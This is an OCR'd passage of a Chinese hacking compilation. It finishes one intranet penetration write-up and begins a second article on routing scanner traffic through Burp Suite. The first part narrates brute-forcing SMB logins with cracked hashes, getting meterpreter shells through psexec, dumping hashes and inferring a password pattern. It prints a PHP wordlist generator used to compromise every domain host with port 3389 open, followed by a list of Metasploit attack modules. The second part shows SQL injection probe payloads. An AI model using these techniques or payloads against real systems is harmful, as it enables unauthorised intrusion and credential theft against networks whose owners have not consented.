

图 5-1-14

只可惜我没成功。

下面使用前面破解的 hash 以及登录名对域内机器进行远程桌面登录测试，如图 5-1-15：

Use auxiliary/scanner/smb/smb_login



图 5-1-15

根据选项来填就行了，非常傻瓜的工具。

将前面破解 hash 得到的密码做成字典，赋给 PASS_FILE，用户名做成字典，赋给 USER_FILE，把 VERBOSE 设为 false，即不把所有尝试的过程输出，只有成功了才输出。

成功使用 UPLOAD UPLOAD 登录一台机器，下面使用 use windows/smb/psexec 来登录目标机器并且执行我的 payload 返回一个 shell，首先需要试一下目标机器能否访问外网。使用 auxiliary/admin/smb/psexec_command 来执行特定命令来看一下能否访问外网，如图 5-1-16：



图 5-1-16

可以访问外网，那么使用 windows/smb/psexec 来登录目标机器并且执行我的 payload 返回一个 shell，如图 5-1-17 和图 5-1-18：



图 5-1-17



图 5-1-18

成功返回一个 meterpreter shell，使用 hashdump 功能导出 hash 解密，发现一个有趣的现象

Administrator --- Fucker!@#S@$ --- S24 [172.16.2.216]

Administrator --- Fucker!@#S@% --- S25 [172.16.2.209]

发现 administrator 的密码十分相近，仔细看下键盘，终于发现了猫腻。

@实际上是 2，$是 4，%则是 5，也就是说机器名 S24 实际上就是 S@$,密码前一段 Fucker!@#是不变的字符串。那就简单了，制作密码文件来试试不就知道了。

写了段脚本来生成字典，因为内网的机器的名字都在 S00 到 S90 之间，于是就有如下脚本：

```
<?php
$a='~!@#$%^&*()';
for ($i=0;$i<=8;$i++){
for ($k=0;$k<=9;$k++){
echo 'Tempus!@#K'.$a[$i].$a[$k].'<br>';
}
}
?>
```

生成了字典去尝试登录，成功！这里就不上图了。。。太多了，不好打码。域内所有开放 3389 的机器全部拿下。

其实内网里还有许多 linux 主机，以及开放了 3306 还有 1433 的机器，可以使用一系列的 msf 模块进行攻击，这里就不讲了，真实的渗透过程做了较大的修改删略，为了保证流畅性，而且渗透远不止上面那种爆破拿 shell 那么简单，但是不失为一种有效可行的办法。

下面附上内网渗透中可能用得上的 msf 模块：

scanner/portscan/syn SYN 端口扫描
scanner/portscan/tcp TCP 端口扫描
auxiliary/scanner/smb/smb_login SMB 登录测试扫描
use windows/smb/psexec SMB 登录，可用 hash 登录
auxiliary/scanner/smb/smb_version 系统版本扫描
auxiliary/admin/smb/psexec_command SMB 登录并且执行特定命令
admin/mssql/mssql_enum MSSQL 枚举
admin/mssql/mssql_exec MSSQL 执行 sql 语句
admin/mssql/mssql_sql MSSQL 查询
scanner/mssql/mssql_login MSSQL 登陆测试扫描
scanner/mssql/mssql_ping 扫描 mssql 开放端口主机（不止扫描 1433tcp 端口，1434UDP 端口也是探测的项目，因为 1433TCP 端口可能修改，但是 UDP 端口不会改）
各种针对 mssql 的 exp，search mssql 就可以了
auxiliary/scanner/ssh/ssh_login ssh 登录
auxiliary/scanner/ssh/ssh_version ssh 版本扫描
auxiliary/admin/mysql/mysql_enum mysql 枚举
auxiliary/admin/mysql/mysql_sql mysql 语句执行
auxiliary/scanner/mysql/mysql_login mysql 登录测试扫描
以及各种针对 mysql 的 exp，search mysql 就可以了
未完，不续了，内网渗透可以讲得太多，我懂得太少。
（全文完）责任编辑：桔子 责任主编：DM_

第2节 使用 burpsuite 一起看看各大工具都在干些神马

作者：gannicus
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

好了，大牛可以绕道。下面开始我们的 burp suite 之旅，我们都知道 bs 开启了本地代理，简单的说就是在服务器和客户端之间收发数据包，这里对双方都是透明的，而我们可以截断数据包做适当的修改。如图 5-2-1：



图 5-2-1

浏览器设置 bs 本地代理抓包改包相信大家都会了，这里将要讲的是用 burp suite 把其他使用到 http 协议的工具的包也抓取出来，也就是说也给它们加上本地代理。这里我根据我的理解讲讲这个过程，我们知道扫描器 JSKY 可以设置代理，如图 5-2-2：

图 5-2-2

我们知道 BS 设置的本地代理默认监听 8080 端口，如图 5-2-3：



图 5-2-3

也就是说客户端只需要将 http 数据包往本地 8080 端口发送即可，然后就是等待 bs 返回数据。

扫描器 Jsky 有设置代理这个功能，比较方便使用 bs 实现抓包。相信使用 bs 抓包有多大好处，大家都懂的 :)

为了方便，我在 Jsky 中只设置了检测 sql 注入漏洞，如图 5-2-4：



图 5-2-4

下面是 bs 截获的历史记录，如图 5-2-5 和图 5-2-6：



图 5-2-5



图 5-2-6

正在尝试 get 类型的注入，如图 5-2-7～图 5-2-9：

	Value
	1208 and (select count(1) from sysobjects)>0 And 1=1

图 5-2-7

	Value
	1208 and substring(@@version,25,1)=0x38 And 1=1

图 5-2-8

GET request to /CenterWeb/zkxx/index.asp

Type	Name	Value
URL	LmID	66
URL	page	1%' and 1=1 and '%'=

图 5-2-9

正在尝试 post 类型的注入，如图 5-2-10 和图 5-2-11：

POST request to /CenterWeb/DcExecOp.asp

Type	Name	Value
Body	rdoInvst	1"

图 5-2-10

Type	Name	Value
Body	UserID	hacker
Body	Submit	ç™»é™†
Body	Password	88888'

图 5-2-11

等等。

这里就不一一截图了。

这些数据都是可以很好地学习啊，当然，这是一个综合型的扫描工具，说到注入，肯定没有专门搞注入的强，所以我们想要好好研究注入工具是怎样注入的，还得上工具！

下面就以 safe3 的注入工具为例，展开说明。

我们知道 safe3 注入工具不能设置代理，也就是说我们不能设置把数据包往 8080 端口发，所以 bs 貌似用不上。可是神器无所不能，哈哈！我们知道，我们浏览网页时需要解析域名，顺序应该是本地 host 文件，默认 DNS 服务器，再到外面更高级的 DNS 服务器，这个过程无非是找到域名所对应的 IP 地址然后访问这个地址，通俗的说就是往这里发包。所以不难想到的是我们把本地的 host 文件修改一下，把将要检测的网站域名的 IP 地址设为 127.0.0.1，然后设置 bs 监听 80 端口。貌似这样就可以了，不过还不行，因为交给了 bs，但它不知道往哪里发送，直观的现象是 bs 历史记录中只有请求，无响应。所以还要设置 bs 自己的 host 文件，以把域名对应到正确的 IP 上，如图 5-2-12：



图 5-2-12

监听 80 端口。将域名的正确 ip 地址设置回来，如图 5-2-13 和图 5-2-14：

